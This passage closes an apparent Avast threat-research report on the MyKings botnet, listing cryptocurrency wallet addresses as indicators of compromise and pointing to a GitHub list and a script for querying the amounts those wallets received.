LufdG64pCzTAq9wucRpZZgCF69QHpaAgvFE
QNkbMcmWScFS1U63PaAkhKufLVeW5sJ8t
qrfdnklypghh94dycdsp68q6n9fk8vlsr24n2mcp
QrKlx3qsqalMQUVHx8yAd1aTHHRdjP6Tg
qz4SuawuzulOfa3ldah32z86nk850eQcprnfeyye
rNoeET6PH5dkf1VVvuUcZeZyYap9yDZIKTm
SPLfNnmLddqmYu1FH2qMcGIU7P8Mw9Z3Kr
t1JREG9k58srT4KitRp3GyMBm2x4B889o
t1Suv1nezoZV98LHu4frxQ6xgofxQwi54h
VhGTEsM6ewqNBjwDEB2ebHvRqFdGquSHM
XdxstHPrsJysDze4CQMVMVgsuqrHays791e
Xup4gBGLZLDI9J9VbcluRHGKDXaUjwMoZV

```

Complete list in our [GitHub](#).

### Scripts

Script for querying amounts transferred through wallet addresses can be found in our [GitHub](#).



A group of elite researchers who like to stay under the radar.

---

Source: <https://decoded.avast.io/janrubin/the-king-is-dead-long-live-mykings/>